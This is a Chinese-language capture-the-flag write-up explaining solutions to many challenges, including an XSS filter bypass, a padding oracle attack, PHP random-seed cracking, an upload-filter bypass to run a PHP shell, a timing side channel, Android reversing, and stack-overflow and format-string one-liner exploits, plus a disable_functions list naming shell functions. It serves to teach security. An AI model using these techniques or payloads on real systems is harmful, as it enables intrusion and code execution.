部分题解，特别简单题略。

XSS2

本题中服务端过滤了括号、方括号、引号、等号等字符，因此无法使用 XSS 题中的 <script src=xxx> 的形式。

参考这篇文章 http://drops.wooyun.org/tips/845，可以知道这种过滤能使用 <svg> 绕过。只需将上题 payload 进行 HTML Entity 编码，然后作为 <svg> 里面的内容即可。服务端没有过滤 & 和 ; 符号，因此这些 HTML Entity 可以被正常解码并执行。

crack

点开 URL 是程序源码的输出，可以看到该服务器提供了两个接口：生成接口——以 cipherkey(以下简称 key)作为密钥加密 flag 并输出密文；检查接口——接收输入的密文以 key 作为密钥解密并在解密获得“you need to…”字符串时直接输出 flag。

加密使用的是 AES-CBC 模式，并且 iv 是随机生成的，因此没有传统的密码学漏洞。但通过搜索资料可以了解到 Padding Oracle Attack。在该程序中，“检查接口”没有进行异常捕获，因此当用户输入密文的 Padding 不正确时，加密库会产生一个异常并直接输出到用户。换句话说，用户可以借此测试出自己给定的密文解密后的 Padding 是否正确。在这种情况下，可以进行 Padding Oracle Attack。具体原理和攻击方式见网上各种文章。

foresee

点开 URL 是程序源码的输出，可以看到网页提供了三个接口：维持 Session——如果不定时调用该接口则会话会在两分钟后过期；生成接口——输出一个随机数，然后将

后续 5 个随机数进行哈希存储在会话中；检查接口——检查用户输入的哈希是否和生成接口中生成的哈希一致，一致的话则输出 flag。换句话说，本题中用户可以获得一个随机数，然后需要预测后续五个随机数。


注意到这里使用的随机数是伪随机数，因此它的生成由两个因素组成：seed、seqIndex，即随机数种子和这是第几个随机数。攻击可以分为两步进行，首先假设输出获得的随机数是第一次生成的，那么可以枚举种子空间检查生成的随机数来破解种子，从而能够确定随机数序列， 也就是后续 5 个随机数。然后需要使用技巧确保输出的随机数确实是第一次生成的。综合上面的方案就可以完成本题。

关于破解种子，阅读 PHP 源码可以看到默认情况下 php_rand() 是调用了 glibc 的 rand()，因此可以使用 C 语言枚举 0 – 2^32-1 破解种子，这相比使用 PHP 枚举来说可以大大减少破解时间。在一个 20 核心 40 线程的机器上可以在 2 分钟内破解任意一个随机数的种子。

关于确保输出获得的 PHP 随机数是序列中的第一个，可以参考这篇论文：https://www.usenix.org/system/files/conference/usenixsecurity12/sec12-final218.pdf。服务器是 Apache + mod_php，因而每个 Keep-Alive 请求会独占一个 Apache 的处理进程，因此只要维持足够多的 keep-alive 请求，就能迫使 Apache 启动新进程（也就是会启动全新的 mod_php）处理后续请求，那么就能确保获得的随机数是第一次生成的了。

IM

访问地址，发现提示说该系统已被关闭，但看到文件末尾写了提示“# vim:syntax=php”。尝试访问 vim 备份或 vim swap，发现存在一个 vim 备份文件 index.php~ 可以直接下载。下载后阅读源码可发现被注释掉的导航栏 nav.inc.php，直接访问可获得完整的原系统导航栏：



这里可以看到功能 Upload New Image，但点进去后又提示“图片上传功能已关闭”。但通过网络抓包（不能通过 Chrome 开发者工具看到）可以看到，index.php?act=upload 返回了 Location 导致网页被重定向后，还有后续的 HTML 输出。HTML 中是一个上传文件的表单，正是上传到 index.php?act=upload。因此可以编写代码上传文件到该地址。如果能上传 PHP 文件，则有两种方式可以得到执行，一种是直接访问，另一种是通过 index.php 加载：

```
if (isset($req["act"]) && preg_match('/^[a-z0-9_]+$/is', $req["act"])) {
    include_once __DIR__ . "/" . $req["act"] . ".php";
    exit;
}
```

随手上传文件后可以发现，该处文件上传有两个校验，一是文件类型必须是图片（如 image/png），二是文件扩展名不能以 php 等结尾。第一个校验可以直接绕过，类型是可以自己瞎写的，第二个校验可以通过改变大小写递交，如文件名是大写 PHP，也能绕过。

注意，根据提示「手快则有，手慢则无」，可以发现上传上去的文件会每隔 5 秒被清空，因此需要编写代码来连贯地进行 PHP shell 的上传和访问执行。

最后，服务端的 PHP 配置有 disable_function，不能使用 system、exec 等函数执行任意指令，但可以发现 opendir、readdir 等函数没有被禁用：

```
multi_exec,curl_exec,pclose,popen,phpinfo,passthru,exec
,rmdir,chmod,dir,closedir,readdir.opendir,fileperms.
copy,delfile,unlink,mkdir,system,chroot,chgrp,chown,
shell_exec,proc_open,proc_get_status,ini_alter,
pfsockopen,openlog,syslog,readlink,symlink,popepassthru
,stream_socket_server,socket,fsockopen,rmdir
```

因此可以使用它们列出目录。可以发现上传文件所在目录下有一个特别长的目录，该目录下有个文件名称中包含 flag，于是直接浏览器访问该地址即可获得 flag。

side

由于出题失误，该题 flag 未进行加密，可以直接在数据区或内存中看到。若 flag 不能直接从内存中看到，可通过以下预期解法解决：

该题要求输入一个密码，并提示如果密码正确了就能看到 flag。尝试反编译可以看到整个程序全是 mov 指令，因而调试追踪几乎是不可能的。题目名叫做 side，考虑对比较密码的过程进行 timing attack (一种 side channel attack)，可以发现是可行的：该程序中检查密码代码使用的是普通的逐位字符串比较方式，那么在输入密码第一位不正确情况下会只比较一次，在输入密码第一位正确情况下会比较至少两次，即我们其实不仅能知道密码是否正确，还能知道前多少位是正确的，在这种情况下就可以进行逐位破解了。

可以直接使用 Linux 下的 perf stat 函数来获得用户态下程序执行的指令数量。虽然 perf stat 统计到的指令数量有波动并不十分准确，但本程序所有逻辑代码均经过混淆，膨胀成了一堆 mov 指令，每一趟比较都需要显著的指令完成，可以明显地看出区别来。

注：由于主流虚拟化软件如 VMware 和 Parallels 都没有对硬件性能计数器进行实现，因此必须在实机上使用 perf stat 统计执行的指令数量。

Ship

将 apk 丢到 jeb 里查看，发现关键函数 Check(String password)，并且是 native 函数。解压安装包，发现 libcrackme.so 文件，丢到 IDA 里看，找到 Check 函数，发现其将传进来的字符串进行了加密操作，加密操作同时传进了一个 key：love&&friendship。

分析加密函数，可以发现这是一个 QQ Tea 加密算法，在 Google 上随便找一个解密程序，输入加密后的字符串以及密钥 key，即可解出 flag。

Shell

apk 丢到 jeb 里查看，没有看到 MainActivty 以及相关有意义的类，但可以看到是进行了一系列复杂的操作，最后再加载内存中的 dex，也就是说要进行脱壳。Android 脱壳一般有以下两种思路：

1. 使用 ZJDroid 获得内存中的 dex

2. 通过 IDA 动态调试，下断点在关键函数 dvmDexFileOpenPartial 然后手动 dump dex

将脱完壳的 classes.dex 反编译，可以直接在 MainActivity 里看到 flag。

FBI

RGB 最低位提取出来就可以看到 flag，借助工具或代码都可。

factorize

http://factordb.com/

substitute

代换密码，统计所有字符出现频率，根据频率推测字符替换即可。

homework

最简单栈溢出。如果懒得计算精确的返回地址，可以直接缓冲区里涂满。

python -c 'print "a"*1036+"\xe5\x85\x04\x08"' | nc ip port

flag

最简单 printf 格式化字符串漏洞。

python -c 'print "%x"*256 + "%x"*6 +",%s"'| nc ip port